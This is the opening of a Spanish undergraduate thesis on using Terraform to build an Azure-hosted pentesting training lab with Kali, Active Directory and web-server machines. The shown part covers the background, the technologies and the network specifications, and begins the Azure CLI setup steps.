Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
(Mención en Ingeniería de Software)

Utilización de herramientas de infraestructura como código para generar entornos de entrenamiento en ciberseguridad

Autor:
Pablo Mediavilla Martinez

Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
(Mención en Ingeniería de Software)

Utilización de herramientas de infraestructura como código para generar entornos de entrenamiento en ciberseguridad

Autor:
Pablo Mediavilla Martinez

Tutor:
Blas Torregrosa García

RESUMEN

En el presente Trabajo de Fin de Grado, se aborda la creación de un entorno de pentesting mediante herramientas de infraestructura como código para su posterior despliegue en la nube de Azure.
Este entorno consiste en una serie de equipos con configuraciones y datos precargados que simula una pequeña red sobre la cual se van a explotar distintas vulnerabilidades.

Debido a la gran cantidad de avances tecnológicos y relacionados con la informática, la disposición de este tipo de herramientas permite una mayor adaptabilidad a los cambios, ya que permite simular una red entera y usando configuraciones homogéneas para poder realizar pruebas de las nuevas vulnerabilidades descubiertas sin poner en riesgo los equipos reales de trabajo.

Palabras clave: IaaS, IaaC, Entorno Pentesting, Cloud, Ciberseguridad

Abstract

This Final Degree Project deals with the creation of a pentesting environment using infrastructure tools as code for subsequent deployment in the Azure cloud.
It consists of a number of computers with preloaded configurations and data that simulate a small network on which various vulnerabilities are to be exploited.

Because of the increasing advances on technology and computer-related, the disposition of these types of utilities allows a higher flexibility for changes, as it enables to emulate a whole entire network using uniform configurations in an attempt to test the new vulnerabilities discovered with no risk the real devices at work.

Key words: IaaS, IaaC, Pentesting Environment, Cloud, Cyber Security

ÍNDICE:

ÍNDICE DE ILUSTRACIONES:

ÍNDICE DE TABLAS:

GLOSARIO DE TÉRMINOS

ACE: Access Control Entry (Entrada de Control de Acceso)

AS-REP: Authentication Service Response

AS-REQ: Authentication Service Request

CLI: Comand-Line Interface (Interfaz de Línea de Comandos)

CVE: Common Vulnerabilities and Exposures (Vulnerabilidades y exposiciones comunes)

CVSS: Common Vulnerability Scoring System (Sistema de puntuacion de vulnerabilidades comunes)

DoS: Denial of Service (Denegación de servicio)

DMZ: Demilitarized Zone (Zona Desmilitarizada)

DNS: Domain Name Server (Servidor de nombres de dominio)

Hash: Codigo resultante de aplicar un cifrado a un dato

IaaS: Infrastructure as a Service (Infrastructura como servicio)

IaC: Infrastructure as Code (Infrastructura como código)

IDE: Integrated Development Environment (Entorno de Desarrollo Integrado)

IP: Internet Protocol (Protocolo de internet)

JBDC: Java Database Connectivity

JNDI: Java Name and Directory Interface (Interfaz de Nombrado y Directorio Java)

KDC: Key Distribution Center

Kerberos: Protocolo de autenticación que permite a dos ordenadores demostrar su identidad de manera segura

LCE: Local Code Execution (Ejecución de Código Local)

LDAP: Lightweight Directory Access Protocol (Protocolo Ligero de Acceso a Directorios)

LRS: Locally redundant storage (almacenamiento con redundancia local)

MFA: Multi Factor Authentication (Autenticación multifactor)

PaaS: Platform as a Service (Plataforma como servicio)

RCE: Remote Code Execution (Ejecución de Código Remota)

RDP: Remote Desktop Protocol (Protocolo de escritorio remoto)

Roasting: Proceso de descifrado de hashes obtenidos durante un ataque

SaaS: Sofware as a Service (Software como servicio)

SPN: Service Principal Name (Servicio de nombres principal)

SSH: Secure Shell (Interprete de ordines seguro)

TGS: Ticket Granting Service

TGT: Ticket Granting Ticket

1. INTRODUCCIÓN

1.1. Justificación del tema

En la actualidad el número de ciberataques sufridos por distintas empresas está en aumento, alguna de las razones por las cuales pasa esto es debido a la pandemia y la necesidad de digitalizar y permitir el trabajo en remoto sin tener la infraestructura adecuada.

Todo esto ha permitido que España sea el país con más ciberataques recibidos, 51000 millones en el año 2021 [1], entre los ataques más populares están los del phishing, este ataque consiste en hacer una suplantación de identidad para recabar datos confidenciales de la víctima, y los de escritorio remoto, el cual permite al atacante tener un control total del equipo infectado.

Esta situación hace necesario el aumento de los presupuestos de las empresas destinados a ciberseguridad y a la formación de los empleados, ya que un sistema puede ser inseguro debido al uso que le den los usuarios.

Como recoge en la encuesta de PwC [2], más de la mitad de las empresas encuestadas tienen previsto aumentar su presupuesto en esta materia, esto se observa en la Ilustración 1.1.




Ilustración 1.1 Crecimiento del presupuesto en ciberseguridad

Por todo lo expuesto anteriormente, es necesaria la creación de entornos reales para entrenar y buscar vulnerabilidades de los sistemas sin comprometer los sistemas en uso, para ello se pueden utilizar herramientas para la creación y la automatización de estos entornos, permitiendo la elaboración de entornos complejos que puedan simular las redes y conexiones reales de las empresas.

Todos estos argumentos justifican la elección como tema relevante de estudio para el presente TFG.

Todas estas consideraciones implican un gran reto tecnológico, ya que cada vez hay más dispositivos conectados y se dependen más de ellos, y en un mundo tan conectado cada vez hay más amenazas para la ciberseguridad, ya que a medida que se mejoran la seguridad de los sistemas también se mejoran las técnicas para atacarles.

1.2. Objetivos

El objetivo principal de este TFG consiste en la elaboración de un entorno de entrenamiento para ciberseguridad, este entorno se generará de manera automática y se desplegará en la nube de Azure.

Como objetivos secundarios se realizarán pruebas que ataquen a la seguridad del entorno creado, y se demostrarán los distintos conocimientos adquiridos a lo largo de los cuatro años de la carrera.

Aunque el entorno está diseñado específicamente para la nube de Azure, con ligeros cambios podría ser compatible con otras nubes como la de Amazon.

1.3. Estructura

El trabajo está estructurado en seis bloques diferenciados que son los siguientes:

En el primer apartado, la introducción, se exponen los motivos de la elección del tema, los objetivos, su estructura y la metodología seguida para su elaboración.

En el segundo capítulo se describen las distintas tecnologías utilizadas, explicando que son, para que se utilizan en el ámbito general y cuáles son sus funciones para este TFG

En el apartado tercero se exponen las especificaciones técnicas de las maquinas del entorno y de las conexiones entre ellas.

En el cuarto capítulo se realiza una descripción del entorno con sus diagramas y todos los pasos necesarios para su puesta en funcionamiento y en el quinto apartado las pruebas realizadas para explotar las vulnerabilidades.


A continuación, se incluyen las principales conclusiones del TFG y sus posibles mejoras de cara al futuro.

Por último, se presentan las principales referencias bibliográficas utilizadas.

1.4. Metodología

Para el desarrollo del proyecto se va a utilizar un desarrollo ágil, es un sistema utilizado en el desarrollo software que permite una gran adaptación a los cambios que pueda sufrir el proyecto.

Gracias a ser una metodología ágil puedo descomponer el proyecto en pequeñas actividades para centrarme en ellas, y a medida que se avanza, en caso de que falle la integración de las distintas actividades o se detecte algún fallo de implementación es más fácil localizar y corregir dichos errores. En la ilustración 1.2 se pueden observar las etapas de la metodología ágil.



Fuente: ebf.com.es

Ilustración 1.2 Etapas de la metodología ágil

Como se puede apreciar en la Ilustración 1.2 las etapas que se realizan son la de planificación, diseño, desarrollo, test, despliegue, revisión y lanzamiento, todas estas etapas se repiten en cada iteración del desarrollo.

En la etapa de planificación se decide en que parte me voy a concentrar, tras eso paso a la etapa de diseño, donde realizo una investigación de cuál puede ser la mejor forma de realizar la tarea, y a continuación, paso a la parte de desarrollo, donde codifico el diseño en el que he decidido centrarme.

Una vez codificado paso a realizar su ejecución y pruebas para asegurarme de que ha sido correctamente implementado, y en caso contrario revisar las posibles causas del fallo, tras eso doy por concluida la actividad y paso a repetir el mismo proceso con otra tarea del TFG.

Las herramientas principales utilizadas para la elaboración del trabajo han sido:

- Azure CLI: Es un programa que permite la comunicación con los distintos recursos de Microsoft Azure, se ha escogido esta herramienta debido a que el despliegue del entorno es en la nube de Azure.

- Visual Studio Code: Es un IDE que permite la escritura de código con una gran capacidad de personalización, se ha escogido debido a su uso a lo largo de la carrera y a que tenía soporte para Terraform.


- Gitlab: Es un repositorio que permite hacer un seguimiento al control de versiones del programa, se ha optado por Gitlab debido a que por ser estudiante de la Universidad de Valladolid tenía cuenta.

- Terraform: Es un software de infraestructura como código, que permite definir y configurar una infraestructura en un lenguaje de alto nivel, se ha utilizado por recomendación del tutor Blas Torregrosa.

- Powershell: Es una consola que permite la ejecución de comandos, se ha utilizado esta consola debido a que el proyecto se ha realizado a través de un ordenador Windows y que esta consola tiene más funcionalidades asociadas que el CMD, la consola clásica de Windows.
  En caso de usarse otro sistema operativo distinto a Windows se usaría la consola de comandos de dicho sistema.

- Docker: Es un sistema operativo para contenedores, esto permite un nivel mayor de abstracción[1], debido a que en este TFG se utilizan también máquinas virtuales, en la ilustración 1.3 se puede observar la diferencia entre una máquina virtual y Docker.

[1] Consiste en aislar un elemento de su contexto, es decir nos importa más la función que el cómo la realiza.



Fuente: aws.amazon.com

Ilustración 1.3 Diferencia entre Docker y Máquina Virtual

Como se puede observar en la Ilustración 1.3 en Docker, la zona izquierda de la imagen, el usuario tiene control sobre las librerías y los datos usados, mientras que, en una máquina virtual, zona de la derecha de la imagen, el usuario controla ambas y a mayores el sistema operativo que corre en la misma [3].

Esas han sido las principales herramientas utilizadas para la elaboración del proyecto, en el apartado siguiente se hablará de las distintas tecnologías utilizadas en el desarrollo del código del TFG.

2. TECNOLOGÍAS USADAS

En este apartado voy a describir y analizar mediante ejemplos tanto del TFG, como ejemplos de situaciones reales las tecnologías utilizadas para alcanzar los objetivos propuestos del Trabajo Fin de Grado.

2.1. IaaS

La evolución de la informática desde unos modelos locales hacía unos modelos basados en la nube ha supuesto un cambio en las formas de usar el hardware y el software, lo que ha dado lugar a distintos niveles de servicios que son SaaS, PaaS y IaaS, los cuales describiré y comparare entre ellos a continuación.

SaaS son las siglas de Software as a Service (Software como Servicio), esto quiere decir que es un software que esta alojado en un servidor remoto y el usuario le puede utilizar accediendo a este.

Las principales ventajas que tiene es que siempre está actualizado debido a que las actualizaciones dependen de la empresa proveedora, y que los requisitos para su uso por

parte del usuario final son mínimos, ya que se puede acceder a ellos desde un navegador web. Un ejemplo de SaaS sería el Microsoft Office 365 en su parte de uso en la nube.

PaaS son las siglas de Platform as a Service (Plataforma como Servicio), y como ocurría con el SaaS, se encuentran en un servidor remoto y los usuarios que lo utilicen acceden a él.

Su principal diferencia respecto al SaaS, es que en este caso el usuario puede escoger que tipo de aplicación y datos quiere, cosa que en SaaS solo podía escoger los datos.

Las principales ventajas que tiene este sistema es que el usuario no tiene que preocuparse del mantenimiento o de las medidas de seguridad, es decir no tiene ningún control sobre donde se ejecutan los programas, pero puede escoger que tipo de aplicaciones y que datos serán los utilizados en dicho servidor.

Y luego hay un tercer grupo el IaaS, Infrastructure as a Service (Infraestructura como Servicio), aunque sigue estando en ejecución en un servidor remoto como en los dos casos anteriores, ahora el usuario tiene mucho más control sobre el mismo, ya que es el encargado de decidir que sistema operativo y características quiere que posea el dispositivo.

Las principales ventajas del IaaS es que da un mayor control sobre las especificaciones por lo tanto se puede personalizar, y debido a que está en un servidor remoto el usuario no responsable de su mantenimiento y permite una gran flexibilidad en el cambio de características, cosa que si fuera un ordenador On-Site no permitiría tanta.

A continuación, en la Ilustración 2.1 recojo las principales características de estos tres niveles de computación en la nube y el On-Site.




Ilustración 2.1 Diferencias entre IaaS, PaaS, SaaS y On-Site

Como se puede observar en la Ilustración 2.1 el SaaS es el nivel que menos control ofrece al usuario, esto se traduce en que el proveedor entrega el software y no soporta ningún tipo de personalización.

El siguiente nivel sería el PaaS que permite un ligero control al usuario, un ejemplo de PaaS seria Heroku, usado para el despliegue de aplicaciones web, con Heroku puedes escoger como desplegar la web y que va a contener, pero no puedes escoger las características del servidor.

El siguiente nivel sería el IaaS el cual permite tener un mayor control al usuario sobre toda la parte de software que va a utilizar, desde el sistema operativo hasta la aplicación y los datos, y como estos interaccionan entre sí.

Y por último se muestra el control que se tendría On-Site, el cual es total debido a que el responsable del mantenimiento y todas las configuraciones es el usuario, por lo tanto, puede escoger que tipo de hardware y conectividad desea para el equipo.

Para la elaboración del presente TFG, se ha utilizado el nivel IaaS, debido que era necesario poder escoger que sistemas operativos se iban a ejecutar, Windows o Linux, y que aplicaciones queríamos corriendo en ellos, además de poder asignarles dentro de las distintas subredes que imitan una red en una empresa, lo cual en los otros niveles no hubiera sido posible [4].

Otro termino importante y relacionado con estos es el de IaC, Infrastructure as Code (Infraestructura como código), que se pasara a analizar en el siguiente apartado junto con la herramienta utilizado para ello.

2.2. Terraform

Para poder hablar de Terraform antes voy a explicar en qué consiste IaC, Infrastructure as Code (Infraestructura como código) [5], esto es un sistema mediante el cual se pueden crear aprovisionamientos de sistemas mediante código.

Esto se consigue mediante la elaboración de distintos archivos de código que contienen las configuraciones necesarias para tener una infraestructura entera, por ejemplo, en este TFG se han generado distintos archivos para la gestión de los recursos, por ejemplo, en un fichero todo lo relacionado con las máquinas virtuales y en otro con todo lo relacionados con sus redes y subredes.

En la ilustración 2.2 se muestra como este sistema permite una mayor estandarización de los desarrollos independientemente de que plataforma sea la usada en el despliegue.




Ilustración 2.2 Estructura y despliegue de IaC Terraform

Este sistema permite dos tipos de enfoque distintos, el enfoque declarativo e imperativo, la diferencia entre ambos es que el enfoque declarativo se define cual es el estado deseado de las configuraciones y la herramienta se encargar de conseguirlo.

En cambio, con el enfoque imperativo se definen los comandos para tener la configuración deseada y en caso de haber cambios el responsable de aplicar las nuevas configuraciones será el usuario.

Terraform [6] es una herramienta open-source de IaC, que se basa en el enfoque declarativo, de esta forma se puede hacer distintos módulos según las necesidades, lo cual permite una mayor reutilización y mantenibilidad de la infraestructura.

Las principales ventajas de usar este sistema son:

1. Menor tiempo de despliegue, tanto partiendo desde cero como para cambios puntuales.
2. Menos errores de configuraciones incompatibles.
3. Configuración homogénea entre varias máquinas.
4. Estructura más uniforme.

2.3. Azure

Azure es un servicio de Microsoft basado en computación en la nube, proporciona los distintos tipos de servicios comentados previamente, IaaS, PaaS y SaaS.

Aunque hay otras alternativas, como AWS (Amazon Web Service) o Google Cloud, se ha escogida la opción de Microsoft debido a que siendo estudiante de la Universidad de Valladolid tenía ya cuenta con saldo disponible.

Dentro de los servicios que ofrece la nube de Azure se han utilizado principalmente las utilidades de máquinas virtuales, redes, grupos de seguridad y almacenamiento.

2.4. Scripts

Los scripts son una secuencia de comandos que permite ejecutar un conjunto de instrucciones de manera automática.

El principal uso que se ha dado a los scripts en este TFG es para establecer las configuraciones de las distintas máquinas virtuales y la carga de datos en las mismas.

Con este sistema se ha logrado que toda la configuración se realice solo ejecutando los scripts, ya sea en el momento de la creación de la máquina, estos permitían la carga y configuración de las aplicaciones, o tras la creación para la carga de datos y configuraciones adicionales.

2.5. Máquinas virtuales

Una máquina virtual es un software que permite emular el comportamiento de un ordenador físico.

Dentro de las máquinas virtuales hay de distintos tipos, tipo 1 y tipo 2, estas diferencias son producidas por el hipervisor que utilizan [7]. A continuación, voy a analizar ambos tipos para conocer sus diferencias.

El hipervisor es el software que permite coordinar la separación de los componentes físicos, estilo CPU, RAM y otros recursos de la máquina física, también llamada host, de las distintas máquinas virtuales que se crean. Este sistema permite que la máquina virtual, también llamada guest, considere que dispone el hardware realmente y se comporte de como si fuera una máquina física normal, pero debido a la virtualización es necesario que la máquina host tenga recursos suficientes para un correcto funcionamiento de ambas.

Las máquinas virtuales de tipo 1 son aquellas que se ejecutan directamente sobre el hardware, sin tener una capa intermedia de un sistema operativo que haga de intermediario, esto permite un mejor rendimiento, pero son menos utilizadas ya que el sistema utilizado es un sistema operativo en sí mismo y la máquina donde se ejecuta solo sirve para tareas de virtualización, ejemplos de sistemas que utilicen un hipervisor de tipo 1 seria Qube OS, y las máquinas virtuales de Azure usadas en el presente TFG.

Las máquinas virtuales que son de tipo 2 se ejecutan sobre el sistema operativo de la máquina host, este tipo es el más común y es el que suele utilizar programas de virtualización como VMware Workstation o VirtualBox.

En la ilustración 2.3 se muestra a modo resumen la diferencia de capas de los dos tipos de hipervisores.




Ilustración 2.3 Capas de los tipos de hipervisor

Esa diferencia de ejecutarse sobre el hardware directamente permite una mayor versatilidad y un menor consumo de recursos, lo cual hace que la máquina virtual tenga un mayor rendimiento durante su uso y proporciona una experiencia mucho más fluida.

2.6. Directorio Activo

El Directorio Activo es un servicio de administración de identidades y recursos, este se estructura en recursos, servicios y usuarios [8].

Esto permite una gestión centralizada de los recursos, ya que desde él se pueden configurar las cuentas, contraseñas, privilegios, roles y accesos a dispositivos dentro de la red de una manera mucho más rápida y eficiente.

Este sistema nos permite autenticar a los usuarios, es decir da igual desde que ordenador traten de iniciar la sesión, si el ordenador pertenece al dominio y el usuario existe, podrá iniciar sesión con los privilegios que tenga ya concedidos en su equipo habitual.

Un término importante que va aparecer a continuación es el termino de dominio, su significado es parecido al de Directorio Activo, un dominio es un conjunto de dispositivos conectados a una red en los que un servidor administra los usuarios y credenciales, en cambio cuando nos referiremos a Directorio Activo no solo nos referimos al dominio sino también a su Controlador de Dominio (DC).

Otro termino importante a tener cuenta es el termino de tree (árbol) [9], esto es un conjunto de dominios que tienen una raíz común y están organizados de una manera jerárquica, esto permite hacer una división para mejorar la eficiencia de la administración de los recursos.

En la ilustración 2.4 se muestra un ejemplo de un tree.





Ilustración 2.4 Ejemplo de tree

El siguiente termino que voy analizar es el de forest (bosque) [10], un forest es un conjunto de árboles de dominio, dentro del forest cada dominio tendrá sus relaciones que se pueden administrar según las necesidades.

Un forest siempre debe tener como mínimo un dominio raíz, es decir que cuando generamos un dominio estamos generando la raíz del tree y encima de esta la del forest.

A continuación, en la ilustración 2.5 se puede observar un diagrama que muestra la estructura de un Directorio Activo con el forest y tres dominios, en el presente TFG solo hay un dominio, pero sí que se ha creado la estructura del forest por si se podía llegar a implementar más máquinas, pero debido a limitaciones de la cuenta de Azure al final no se llegó a explorar esa opción.



Fuente: aprendiendoexchange.com

Ilustración 2.5 Estructura del dominio activo

En la ilustración 2.5 se ve el forest el cual incluye los tres dominios, y dentro de cada dominio están las unidades organizativas, que son los distintos recursos y permisos que tienen asignado dicho dominio. En la estructura reflejada se ve como el dominio superior es el dominio raíz y los dos inferiores son subdominios.

Y el ultimo termino que es necesario comentar en referencia al Directorio Activo y los dominios es el de trust (confianza) [8], esto es lo que permite que un usuario de pueda acceder a los recursos de otro dominio o forest.

Según el tipo de relación esta puede ser:

- Unidireccional: Los recursos solo están disponible en una dirección, A -> B
- Bidireccional: Los recursos están disponibles en ambas direcciones, A <->B
- Transitivo: Si hay una relación de trust entre A y B, y B acepta C, también será válido para A.

El Directorio Activo que se usa en este TFG está instalado dentro de una máquina virtual de Azure, pero Azure también dispone de su propio Directorio Activo, llamado Azure Active Directory.

Este sistema está muy extendido en el mundo empresarial, tanto para pequeñas como grandes empresas, ya que permite una mayor flexibilidad y escalabilidad para administrar los recursos de la empresa.

Estas han sido las principales tecnologías utilizadas, a continuación, se pasará a analizar las especificaciones del entorno que se ha construido para la realización de los ataques.

3. ESPECIFICACIONES DEL ENTORNO

El entorno está desarrollado con Terraform y desplegado en Azure, consta de:

- 1 red llamada tfg-red-empresa.
- 3 subredes llamadas tfg-subred-interna, tfg-subred-dmz y tfg-subred-externa.
- 3 máquinas virtuales, llamadas tfg-kali, tfg-servidor-ad y tfg-servidor-web.
- 3 grupos de seguridad de red, llamados tfg-dmzNGS, tfg-externaNGS y tfg-internaNGS.

Las máquinas virtuales son del tipo Standard_DS1_V2 con 1 CPU virtual y 3,5GB de RAM, usando una arquitectura x64 y desplegadas en la región West US 3.

La máquina tfg-servidor-ad dispone del sistema operativo Windows Server 2019, la maquina tfg-servidor-web usa el sistema operativo Ubuntu Server 16.04 y la máquina tfg-kali dispone del sistema operativo Kali Linux 2022.3.

La máquina tfg-servidor-ad está conectada a la subred tfg-subred-interna, mientras que la máquina tfg-kali está conectada a tfg-subred-externa y la tercera máquina está conectada a la subred tfg-subred-dmz.

Todas disponen de un disco duro LRS de HDD estándar de 30GiB, y la máquina virtual tfg-servidor-web dispone del nombre DNS tfg2022.westus3.cloudapp.azure.com, para poder acceder a la página web vulnerable.

En la tabla 3.1 se recogen las IPs privadas de cada máquina y el rango de IPs de cada red y subred.

Nombre	Dirección IP Privada
tfg-servidor-ad	10.0.2.4
tfg-kali	10.0.3.4
tfg-servidor-web	10.0.1.4
tfg-red-empresa	10.0.0.0/16
tfg-subred-dmz	10.0.1.0/24
tfg-subred-interna	10.0.2.0/24
tfg-subred-externa	10.0.3.0/24

Tabla 3.1 Información de IPs de máquinas virtuales y rangos de redes

Las IPs públicas de las maquinas se asignan de manera dinámica y se conocen al finalizar el despliegue del entorno.

En el siguiente capítulo se analizará en mayor profundidad el entorno con sus diferentes scripts generadores, como se despliega y se configura para poder realizar la explotación de las vulnerabilidades.

4. DESCRIPCIÓN DEL ENTORNO Y SU PUESTA EN FUNCIONAMIENTO.

En este apartado voy a describir los distintos ficheros y su función para la creación del entorno, y como poner en marcha todo el entorno con sus configuraciones.

4.1. Configuración de la cuenta de Azure

Antes de empezar a hacer las descripciones voy a explicar como preparar la cuenta de Azure para que el entorno puede funcionar.

Lo voy a explicar a través de la PowerShell de Windows 10, debido a que para la elaboración del TFG este fue el sistema operativo utilizado, aunque también se podría realizar desde Linux o desde el Azure Shell desde un navegador.

El primer paso es iniciar sesión con nuestra cuenta de Azure a través del terminal PowerShell, para ello introducimos en un terminal:

```
az login
```

Esto nos abrirá una ventana en el navegador web en la que se nos pedirá introducir nuestro correo y contraseña de la cuenta de Azure.

Una vez hecho se mostrará una salida como la de la ilustración 4.1, los cuadros en blanco hacen referencia a la información de la cuenta.

Ilustración 4.1 Salida del comando az login

Una vez realizado esto, procedemos a crear una nueva entidad de servicio y la asignamos los permisos, la cual será necesaria para que se ejecute correctamente el despliegue en Terraform, para ello introducimos en ese mismo terminal el siguiente comando:

```
az ad sp create-for-rbac -n “usuario-terraform” --role=”Contributor”
      --scopes=”/subscriptions/ID"
```

El valor de ID es el valor correspondiente al campo id que sale tras usar el comando *az login*

En la ilustración 4.2 se puede ver la salida de dicho comando.

